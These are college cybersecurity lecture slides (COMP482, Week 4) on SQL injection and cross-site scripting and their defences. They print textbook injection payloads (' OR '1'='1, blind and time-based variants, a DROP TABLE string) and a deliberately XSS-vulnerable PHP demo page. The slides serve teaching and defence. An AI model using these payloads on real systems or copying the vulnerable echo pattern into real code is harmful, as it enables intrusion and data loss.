COMP482
Cybersecurity
Week 4 - Monday

Dr. Nicholas Polanco
(he/him)

KALAMAZOO COLLEGE

Attendance

https://forms.office.com/r/k5gW5MSBSA

COMP482 - Attendance: Week 4 Monday

KALAMAZOO COLLEGE

Important Notes

- **We will not be having class on Friday**, I will adjust the schedule on Wed. to account for the change. This will need to take one of our flex days.
  - I also did not know about the day the students take off later in the term? I will see if I can still make time for the materials people would like to cover, and can merge a few other topics.
- Your presentations are due a **Week from Wednesday (Week 5)**
  - This is an academic presentation, you will need citations.
  - I'm not going to tell anyone to dress up, but be "presentable"
  - We will select the order on **Monday of Week 5**

Important Dates (Week 4)

Monday	Tuesday	Wednesday	Thursday	Friday	Saturday	Sunday
				Activity: Keylogger or Buffer Overflow Reflection Week 3		

KALAMAZOO COLLEGE

Internet Threats and Defenses

Outline

1. SQL Injection
2. Cross-Site Scripting (XSS)
3. Cross-Site Request Forgery (CSRF)
4. XML External Entity (XXE) Attacks
5. TryHackMe: SQL Injection or Activity

SQL Injection

Pause: Injection Attack

This refers to a wide variety of program flas related to invalid handling of input data.

Specifically, this problems occurs when program input data can accidentally or deliberately influence the flow of execution of the program.

SQL Injection Attack

An SQL Injection is a type of cyber attack where a malicious actor inserts (or "injects") arbitrary SQL code into a query through input fields in a web application. The goal is to manipulate the application's database in unintended ways—often to extract sensitive data, bypass authentication, or even destroy data.

SQL Injection Attack (continued)

How it Works
Web applications often use SQL (Structured Query Language) to interact with their databases. For example, a login form might execute a query like:

SELECT * FROM *users* WHERE *username = 'user_input'* AND *password = 'user_password'*;

Does anyone have any initial thoughts about the way I handle logins for my fake website?

SQL Injection Attack (continued)

How it Works (continued)
SELECT * FROM *users* WHERE *username = 'user_input'* AND *password = 'user_password'*;

If the input is not properly sanitized, an attacker could enter something like: ' OR '1'='1

This changes the SQL Query to: SELECT * FROM *users* WHERE *username* = '' OR '1'='1' AND password = '';

Why is this bad?

SQL Injection Attack Types

Classic SQLi – This is injection through direct user input (e.g., form fields, URLs).

- ' OR '1'='1

Blind SQLi – This is when there is no visible error, but the attacker infers behavior based on responses.

- SELECT *TrackingId* FROM *TrackedUsers* WHERE *TrackingId = 'u5YD3PapBcR4lN3e7Tj4'*
- …xyz' AND '1'='1
- …xyz' AND '1'='2
  - The first can causes the query to return results, because the injected AND '1'='1 condition is true. We may get some message on the page that is different.
  - The second can causes the query to not return any results, because the injected condition is false. You may not see a message appear that normally does.

Image Credit

KALAMAZOO COLLEGE

SQL Injection Attack Types (continued)

Time-based Blind SQLi – The attacker uses delays (e.g., SLEEP(5)) to infer whether a condition is true or false.

- We could add an injection attack checking a table in the database structure to see if it meets a conditional (e.g., begins with the letter a)
- We could then add a second part inside this conditional, and force the application to react with a 10-second delay.
  - Then, if we receive a 10-second delay we have gained some information from the database.

SQL Injection Attack Prevention

Parameterized Queries (or prepared statements) - This allows us to safely separate user input from SQL code.

- Regular (non-parameterized) query
- SELECT * FROM users WHERE username = '{user_input_username}' AND password = '{user_input_password}';
- Parameterized query (Secure)
- SELECT * FROM users WHERE username = ? AND password = ?;
  - We then pass the actual values separately at execution time.

SQL Injection Attack Prevention (continued)

Input Validation and Sanitization - We filter out or escape dangerous characters.



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Image Credit

SQL Injection Attack Prevention (continued)

Least Privilege Principle - We ensure the database account used by the application has only the necessary permissions.

Web application firewalls (WAFs) - This can help detect and block suspicious input.

Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS)

This allows attackers to inject malicious scripts into web pages viewed by other users. It enables an attacker to execute arbitrary code in the context of the victim's browser, often with severe consequences like stealing cookies, session tokens, or other sensitive data.

Cross-Site Scripting (XSS)

How it Works

1. A web application allows users to input data (like form fields or search boxes).
   a. If the web application does not properly sanitize or validate this input, attackers can inject malicious JavaScript code into the input.
2. When other users visit the webpage containing the malicious input, their browser executes the injected script.
   a. These can be used to do things such as session hijacking, credential theft, phishing attacks, defacement, spreading malware



SampleXSSPage.html > html > body > div


```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Simple XSS Demo</title>
</head>
<body>
    <h1>Welcome to the XSS Demo Page</h1>

    <form method="GET" action="">
        <label for="name">Enter your name:</label>
        <input type="text" id="name" name="name">
        <input type="submit" value="Submit">
    </form>

    <div>
        <h2>Hello,
        <?php
            if(isset($_GET['name'])) {
                echo $_GET['name']; // Vulnerable to XSS!
            }
        ?>
        </h2>
    </div>

    <script>
        // This will show the JavaScript alert when injected via the form
        // Example: <script>alert('XSS');</script>
    </script>

</body>
</html>
```



http://127.0.0.1:3000/SampleXSSPage.html

Welcome to the XSS Demo Page

Enter your name: [ ] Submit

Hello,

Image Credit

Cross-Site Scripting (XSS) Types

Stored XSS - The malicious script is permanently stored on the target server (e.g., in a database, message forum, or comment section). Then, when a user visits the compromised page, the stored malicious script is executed in their browser.

- Example: An attacker posts a malicious script as a comment on a blog. Every user who views that comment is affected by the XSS payload.



www...
Website
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection

Image Credit
https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/

KALAMAZOO COLLEGE

Cross-Site Scripting (XSS) Types (continued)

Reflected XSS - The malicious script is reflected off the web server (e.g., in the URL, query string, or search input) and immediately executed when the victim clicks on a specially crafted link.

- Example: The attacker sends a victim a link that includes a payload in the URL. When the victim clicks it, the script is reflected back from the server and runs in the user's browser.


